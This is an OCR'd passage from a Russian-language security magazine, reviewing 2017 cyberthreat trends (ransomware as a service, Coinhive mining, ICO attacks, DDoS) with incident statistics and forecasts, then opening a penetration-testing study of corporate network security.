
15

Атаки с использованием криптовалютного майнера Coinhive

14 сентября 2017 года состоялся релиз инструмента Coinhive, предназначенного для майнинга криптовалюты Monero. Coinhive представляет собой JavaScript-библиотеку для внедрения на сайт. Когда пользователь заходит на сайт, майнер использует мощности процессора его компьютера для добычи криптовалюты. Разработчики позиционируют инструмент как альтернативу рекламе, однако после своего выхода он сразу же приобрел большую популярность у хакеров. Киберпреступники стали внедрять Coinhive на взломанные сайты, тайпсквоттинговые домены и мошеннические ресурсы.

На острие атаки

11
11
11
11
11




Актуальные киберугрозы: тренды и прогнозы

Ольга Зиненко

Мы регулярно делимся информацией об актуальных угрозах информационной безопасности, выделяем современные техники атак и рассказываем, как правильно организовать защиту от киберпреступников. Этой статьей мы подведем итоги 2017 года и рассмотрим, как менялось поведение злоумышленников, как отличались их методы в зависимости от отрасли и чего ждать от ближайшего будущего.

- Главный тренд 2017 года — трояны-шифровальщики. Причем речь не только о вымогателях, но и тех, что безвозвратно шифруют данные, нанося тем самым огромный урон инфраструктуре компаний.
- За счет активного продвижения модели «вымогатель как услуга» (ransomware as a service) одни и те же трояны стали многократно использоваться разными лицами, а порог входа в киберпреступный бизнес снизился, ведь через интернет купить вредоносное ПО теперь может любой желающий, не обладающий специальными навыками.
- Вместе с ростом числа вредоносных кампаний увеличивается и количество пострадавших от них рядовых пользователей. Эта тенденция также связана с популярностью ransomware as a service, поскольку преступники-новички, которые ищут быстрой наживы, направляют купленные трояны именно на частных лиц.
- Развивается направление вредоносного ПО, нацеленного на промышленность. Отличительной чертой этих программ является то, что они учитывают специфику инфраструктуры индустриальных компаний, и, соответственно, выявить их оказывается намного сложнее.
- Отдельно стоит отметить вредоносное ПО для POS-терминалов и банкоматов. Несмотря на существенные сложности доставки этого ВПО до конечной цели, именно оно использовалось в каждой восьмой атаке на банк.
- Самыми похищаемыми данными стали медицинская информация и данные платежных карт. Персональные данные тоже по-прежнему интересуют злоумышленников, однако в даркнете (теневом сегменте интернета) они уже не ценятся так высоко, как раньше.
- Отмечались ажиотаж вокруг криптовалют и существенный рост популярности ICO (initial coin offering, первичного размещения токенов), которые привлекли и злоумышленников, направивших атаки на криптовалютные биржи, кошельки частных лиц и ICO-стартапы.
- В среднем атаки стали сложнее, с большим числом этапов, а в их выполнении стало участвовать больше людей. Это подтверждается и популярностью таких методов, как supply chain attack (когда в ходе атак на организацию взламывают ее контрагента) и атаки drive-by (когда для загрузки ВПО на компьютеры жертв взламывают посещаемые ими сайты).
- Ботнеты продолжили расти за счет новых IoT-устройств, и, как следствие, увеличилась мощность DDoS-атак. Злоумышленники продолжили изобретать новые и модифицировать старые трояны для эксплуатации многочисленных уязвимостей в «умных вещах».
- Действия киберпреступников были связаны со многими громкими политическими событиями. Кибератака становится действенным методом влияния на общественное мнение и политическим инструментом.
- В России отношение к вопросам информационной безопасности становится более ответственным как со стороны государства, так и со стороны отдельных отраслей. В 2017 году была утверждена программа «Цифровая экономика», одним из векторов которой является обеспечение информационной безопасности. В различных отраслях развиваются центры по противодействию киберугрозам (например, ФинЦЕРТ, КЦПКА), а также создаются центры ГосСОПКА. Это позволяет снизить нагрузку на регуляторов и учесть специфику защиты информационных систем в каждой из отдельных отраслей.



География кибератак прошедшего года


Итоги прошедшего года

Семь из каждых 10 атак были совершены с целью получения прямой финансовой выгоды (например, за счет вывода денег с банковских счетов жертвы) и еще 23% — с целью получения данных.

Если в первом полугодии доли массовых и целевых атак были примерно равны, то по итогам года большинство составили массовые кибератаки (57%).


Наибольший интерес злоумышленников был направлен на частных лиц: на них пришлась четверть всех атак (26%). Больше других от кибератак страдали государственные организации (13% атак), банки и онлайн-сервисы (по 8%). В случае масштабных атак, поражающих сотни и тысячи компаний, бывает невозможно отнести инцидент к одной из перечисленных отраслей; в таком случае его относили к категории «Другие сферы», этим объясняется столь существенная ее доля (15%).

Для киберпреступников не существует границ между странами и континентами, поэтому все больше атак затрагивают одновременно две, три, десять и более стран. Тем не менее США и Россия стали абсолютными лидерами по числу киберинцидентов. Это может быть связано с тем, что на эти страны в первую очередь было направлено внимание общественности и СМИ, хотя в целом атакам подвергались не менее 64 стран по всему миру. Чаще других жертвами кибератак становились Великобритания, Австралия, Канада, Индия, Япония, Украина, Израиль и Китай.




Категории жертв, пострадавших от атак в прошедшем году

По итогам года самыми частыми объектами атак стали инфраструктура и веб-ресурсы компаний, доли таких атак составили 47% и 26% соответственно. Стоит также отметить, что мы наблюдали увеличение числа атак на банкоматы и POS-терминалы: оно превысило показатели предыдущего года в 7 раз и, вероятно, продолжит расти в будущем.




Мотивы злоумышленников




Объекты атак

Распределение киберинцидентов по метрикам (мотивы, методы, объекты атак) и отраслям

		Отрасль											
		Финансовая отрасль	Государственные учреждения	Медицинские учреждения	Сфера образования	Промышленные компании	Онлайн-сервисы	Сфера услуг	Частные лица	Розничная торговля	IT-компании	Телеком-операторы	Другие сферы
Объект	Инфраструктура	32	73	34	33	23	15	22	89	6	20	3	112
	Веб-ресурсы	25	45	6	10	1	54	16	47	14	12	2	23
	Пользователи	8	8	21	15	5	5	4	46	1	2	1	13
	Банкоматы и POS-терминалы	12						7	1	6	1		2
	Мобильные устройства		3					3	70		1	1	3
	IoT		5				1	1	5		2	2	13
Метод	Атаки с использованием ВПО	40	39	16	16	12	4	17	136	8	15	1	78
	Компрометация учетных данных	2	20	13	14	4	16	14	35	4	4	1	21
	DDoS	7	19	1			10	2		2	4	1	4
	Социальная инженерия	12	9	12	9	8	2	2	38	2	2	1	21
	Эксплуатация уязвимостей в ПО	8	20	8	9	2	13	3	20	3	5	2	26
	Эксплуатация веб-уязвимостей	9	19	7	8	1	27	9	12	5	3	1	7
	Другой	2	8	4	2	2	3	6	14	3	5	2	9
Мотив	Финансовая выгода	74	59	42	47	16	64	37	202	20	32	7	93
	Получение данных	6	45	17	10	7	7	11	49	7	6	2	59
	Хактивизм		23	2	1	2	4	5	2				9
	Кибервойна		7			4			2				5



Методы атак



Количество атак с использованием ВПО

Доля атак с использованием ВПО

При анализе инцидентов мы рассматривали только уникальные события, поэтому все происшествия, связанные с заражением одним и тем же трояном или его модификациями, учитывались как один масштабный инцидент. Наибольшее число атак было совершено с использованием вредоносного ПО, их доля составила 39%.

Использование вредоносного ПО

Ущерб от атак с использованием вредоносного ПО в 2017 году составил **более 1,5 млрд долл. США**

В первой половине года особой популярностью у злоумышленников пользовались трояны-вымогатели. Помимо нашумевших эпидемий Wannacry и NotPetya было множество других вредоносных кампаний, нацеленных на вымогательство денег у жертв (например, Jaff или SOREBRECT).


В течение года мы наблюдали рост популярности модели «вымогатели как услуга» (ransomware as a service), при которой авторы вредоносного ПО не являются организаторами атак, а зарабатывают на продаже троянов преступным группировкам — чаще всего для проведения массовых атак. Таким образом разработчики вредоносного ПО, получив прибыль от продажи, могут готовить новый троян в то время, как другие преступники занимаются непосредственно реализацией атаки. Это привело к тому, что существенно снизился порог входа в киберпреступный бизнес, ведь приобрести вредоносное ПО теперь может любой желающий.

В конце года мы отметили тенденцию к использованию вредоносного ПО для сокрытия истинных мотивов киберпреступных действий, а также для уничтожения следов преступления. Причем данные в ходе таких атак часто уничтожались безвозвратно, и при проведении расследования невозможно было восстановить все детали и последовательность событий.

Во второй половине года вместе с ростом курса биткойна выросла и популярность майнеров криптовалюты. Пользователей охватила волна атак, пожирающих вычислительные мощности устройств. Злоумышленники использовали вредоносное ПО для генерации криптовалюты на компьютерах, серверах и мобильных телефонах жертв.

Социальная инженерия

Ущерб от атак методом социальной инженерии в прошедшем году составил **более 250 млн долл. США**



Количество атак методом социальной инженерии


Доля атак методом социальной инженерии

В 2017 году злоумышленники продолжили совершенствовать методы социальной инженерии. Наиболее часто они использовали фишинговые сайты и фишинговые рассылки для целевых атак на организации. Чтобы письма выглядели правдоподобно, они подделывали адреса отправителей, регистрировали домены, похожие на доверенные, и даже взламывали контрагентов, чтобы отправлять письма от их имени в обход спам-фильтров.

Большое количество кибератак было направлено и на обычных пользователей. В ходе таких атак злоумышленникам, как правило, требовались банковская информация (номера карт, учетные данные онлайн-банкинга) и учетные данные различных онлайн-сервисов и электронной почты. Для их получения преступники подделывали веб-сайты, с помощью писем доставляли на компьютер жертв вредоносное ПО, в СМС-сообщениях убеждали перейти по ссылке на фишинговый ресурс или просто по телефону уговаривали сообщить всю необходимую информацию.

Компрометация учетных данных

Ущерб от компрометации учетных данных в прошедшем году составил **более 100 млн долл. США**



Количество случаев компрометации учетных данных

Доля компрометации учетных данных


Итоги года показали, что если в компании плохо настроена парольная политика, то злоумышленники могут легко подобрать пароль, а потом использовать полученные учетные данные для того, чтобы попасть в корпоративную информационную систему. Кроме того, зачастую пароли хранятся в базах данных в незашифрованном виде, и в случае утечки такой базы злоумышленникам даже не приходится тратить время на подбор паролей по хеш-функциям.

Мир помешался на криптовалюте, и пока одни регистрировали криптокошельки и переводили на них деньги, другие подбирали учетные данные к этим кошелькам и забирали себе хранящиеся там средства.

Компрометация учетных данных от IoT-устройств привела к тому, что миллионы роутеров, IP-камер, пылесосов и прочих девайсов оказались в ботнетах и используются для майнинга криптовалюты, слежки за людьми и DDoS-атак.

Эксплуатация веб-уязвимостей

Ущерб от атак с использованием веб-уязвимостей в прошедшем году составил **более 390 млн долл. США**



Количество атак с использованием веб-уязвимостей

Доля атак с использованием веб-уязвимостей

Атаки на площадки ICO стали одним из главных трендов года, а недостаточная защищенность веб-ресурсов, предназначенных для проведения ICO, обошлась организаторам в миллионы долларов. Например, в результате атаки на CoinDash злоумышленники присвоили себе 9 млн долларов инвестиций[1].

1 ccn.com/110991-2

16

16

16


16

16

Веб-сайты государственных структур стали излюбленной мишенью хактивистов. Государственные учреждения, в частности министерства, представляют собой лицо государства, в первую очередь в глазах СМИ, в том числе зарубежных. Именно поэтому различные хактивисты выбирают их для дефейса (подмены страницы атакуемого сайта), а затем публикуют на них свои агитационные материалы.

Использование уязвимостей ПО

Ущерб от атак с использованием уязвимостей ПО в 2017 году составил **более 280 млн долл. США**




Количество атак с использованием уязвимостей ПО

Доля атак с использованием уязвимостей ПО

В ходе тестов на проникновение наши специалисты регулярно выявляют использование устаревших версий программного обеспечения или отсутствие необходимых обновлений безопасности. А значит, нарушитель может использовать известные уязвимости, характерные для этих версий ПО, в реализации различных атак. В даркнете даже можно найти и купить готовые эксплойты, которые позволят быстро воспользоваться уязвимостью и, например, получить доступ к базе данных на сервере.

DDoS-атаки

Сумма ущерба от DDoS-атак не установлена



Количество DDoS-атак

Доля DDoS-атак

Временное отсутствие доступа к веб-ресурсу на первый взгляд может показаться мелочью. Но на самом деле в результате DDoS-атак компании теряют не только крупные суммы денег, но и лояльность клиентов. Действительно, невозможность совершить перевод или платеж через онлайн-банк в течение нескольких часов вызовет недовольство среди клиентов, которые усомнятся в надежности банка, а возможно — понесут финансовые потери из-за сорванной сделки.

От DDoS-атак в прошедшем году преимущественно страдали государственные учреждения (как правило, из-за действий хактивистов), онлайн-сервисы (например, криптовалютные биржи или платформы для проведения ICO) и финансовые организации. Еще раз подчеркнем, что учитывались только уникальные DDoS-кампании, и в случае если жертвами атак одного ботнета становилось множество организаций, эта массовая атака считалась как один инцидент.

Прогнозы на ближайшее будущее

Подводя итоги, можно сделать следующие прогнозы:

- Масштабные вредоносные атаки будут продолжаться и эволюционировать. При этом они будут нацелены не только на получение прибыли, но и на деструктивное воздействие, в том числе на вывод из строя инфраструктуры целевой организации (или целого ряда компаний отдельной отрасли). Вредоносное ПО превращается в настоящее оружие, использование которого может привести к разрушительным последствиям.
- Вероятно, что тестирование модели ransomware as a service на частных лицах закончится и злоумышленники перейдут к атакам на компании. Кроме того, подростки, покупающие или скачивающие в интернете вредоносное ПО, а затем попадающие в руки правоохранительных органов, начнут умнеть и будут пытаться действовать более скрытно. При этом в сети появится больше инструкций и обучающих материалов о том, какие правила нужно соблюдать, чтобы не угодить в тюрьму.
- Кибератаки станут еще более запутанными и сложными, в том числе из-за использования взломанных веб-приложений в качестве инструментов атаки, а также многоэтапных кампаний, затрагивающих не только целевую организацию, но и ее партнеров.
- Если индустриальные компании не поторопятся обновить используемые ОС и ПО, а также не примут другие необходимые меры защиты, то мы не исключаем, что в наступившем году нас ждут громкие целенаправленные атаки с использованием специализированного вредоносного ПО на промышленность и, в частности, на АСУ ТП.
- Пока для проведения транзакций банки будут использовать платежные карты, нарушители продолжат применять свои познания в принципах обработки платежных карт, похищая данные и зарабатывая на этом деньги. Вредоносное ПО для POS-терминалов и банкоматов продолжит развиваться, но вместе с этим будут развиваться и средства защиты.
- Атаки на ICO продолжатся, но если компании до проведения ICO будут больше внимания уделять вопросам безопасности и привлекать специалистов для анализа смарт-контрактов и комплексной защиты инфраструктуры, то ущерб от кибератак станет существенно ниже.
- Майнинг криптовалюты за счет посетителей веб-сайтов может стать популярней, чем монетизация с помощью контекстной рекламы. Сервисы, предлагающие владельцам сайтов зарабатывать за счет встраивания скриптов для майнинга в код ресурса, уже существуют, и количество их клиентов будет расти.
- Поскольку в последнее время росло количество новых ботнетов и увеличивался состав существующих, в ближайшее время можно ожидать новых масштабных DDoS-атак, в том числе с использованием уже известного вредоносного ПО.
- Странам, не регулирующим финансовые операции, связанные с криптовалютой, стоит пересмотреть свои подходы. Без контроля криптовалюты на государственном уровне будет сложно противостоять обогащению злоумышленников, использующих криптовалюту для безнаказанного отмывания денег благодаря ее анонимности.
- В 2018 году в России пройдет чемпионат мира по футболу. Такое значимое событие вряд ли останется без внимания киберпреступников. Поскольку в организации этого мероприятия задействовано множество компаний из различных отраслей, мы настоятельно рекомендуем им заранее проверить безопасность и убедиться, что попытки кибератак не смогут причинить неудобства гостям чемпионата.

Подробнее с исследованием можно ознакомиться на нашем сайте.

Анализируем защищенность корпоративных IT-систем


Анастасия Гришина, Андрей Куликов

Корпоративная IT-инфраструктура — это сложный многокомпонентный механизм, предназначенный для автоматизации бизнес-процессов компании. Доменная инфраструктура, почтовые сервисы, веб-приложения, бизнес-системы — все это является основой любой корпоративной информационной системы.

Представляем вашему вниманию сокращенную версию исследования уязвимостей корпоративных информационных систем, которое построено на результатах работ по анализу защищенности, проведенных нашими специалистами в 2017 году. Сделанные выводы могут не отражать актуальное состояние защищенности информационных систем в других компаниях. Данное исследование проведено с целью обратить внимание специалистов по ИБ на наиболее актуальные проблемы и помочь им своевременно выявить и устранить уязвимости.

Результаты анализа

Статистика по итогам 2017 года основывается на результатах анализа защищенности 22 корпоративных систем, принадлежащих как российским, так и зарубежным компаниям из различных сфер экономики. Как и в 2016 году, основная часть работ по тестированию на проникновение выполнялась для финансовых организаций и промышленных компаний.




Распределение исследованных систем по отраслям экономики

Анализ защищенности корпоративных сетей проводился путем внешнего, внутреннего и комплексного тестирования на проникновение. Тестирование на проникновение — эффективный метод анализа защищенности, который позволяет выявить уязвимые места в корпоративной инфраструктуре и получить объективную, независимую оценку ее уровня защищенности. В ходе тестирования моделируются действия потенциального нарушителя, осуществляющего атаки как со стороны интернета, так и из сегментов внутренней сети компании.

Помимо работ по тестированию на проникновение для многих заказчиков проводились также работы по анализу защищенности беспроводных сетей и оценке осведомленности сотрудников в вопросах информационной безопасности.

Как правило при анализе защищенности в каждой системе наши специалисты обнаруживают те или иные уязвимости и недостатки механизмов защиты, которые позволяют, среди прочего, развить вектор атаки вплоть до полной компрометации инфраструктуры компании, получить доступ к чувствительной информации, проводить атаки, нацеленные на отказ в обслуживании.



Доля систем по максимальному уровню опасности уязвимостей

По сравнению с прошлым годом доля корпоративных систем, в которых были обнаружены уязвимости критической степени риска (CVSS ≥ 9,0), выросла практически в два раза. В основном это связано с публикацией информации о критически опасной уязвимости MS17-010 в SMB-сервисе узлов, функционирующих под управлением Windows. После публикации общедоступных эксплойтов во многих проектах по внутреннему тестированию на проникновение наши специалисты использовали эту уязвимость для получения полного контроля над узлами ЛВС и развития атаки вплоть до получения максимальных привилегий в домене.

Сложность преодоления периметра уменьшается

По итогам 2017 года защищенность сетевого периметра корпоративных информационных систем осталась на уровне 2016 года. Однако при этом наблюдается тенденция к снижению сложности преодоления сетевого периметра. Если в 2016 году только в 27% проектов сложность получения доступа к ресурсам ЛВС оценивалась как тривиальная, то к концу 2017 года этот показатель вырос в два раза, до 56%.

Сложность преодоления сетевого периметра (доля систем)


18 лет — возраст самой старой уязвимости CVE-1999-0532, обнаруженной при инструментальном анализе ресурсов сетевого периметра

10 — максимальное число векторов проникновения во внутреннюю сеть, выявленное при тестировании одной корпоративной информационной системы в 2017 году

По результатам анализа защищенности корпоративных информационных систем в среднем в каждой компании выявляются два вектора проникновения во внутреннюю сеть, максимальное число обнаруженных векторов для одной компании — 10.

Можно разделить все успешные векторы проникновения во внутреннюю сеть по категориям:

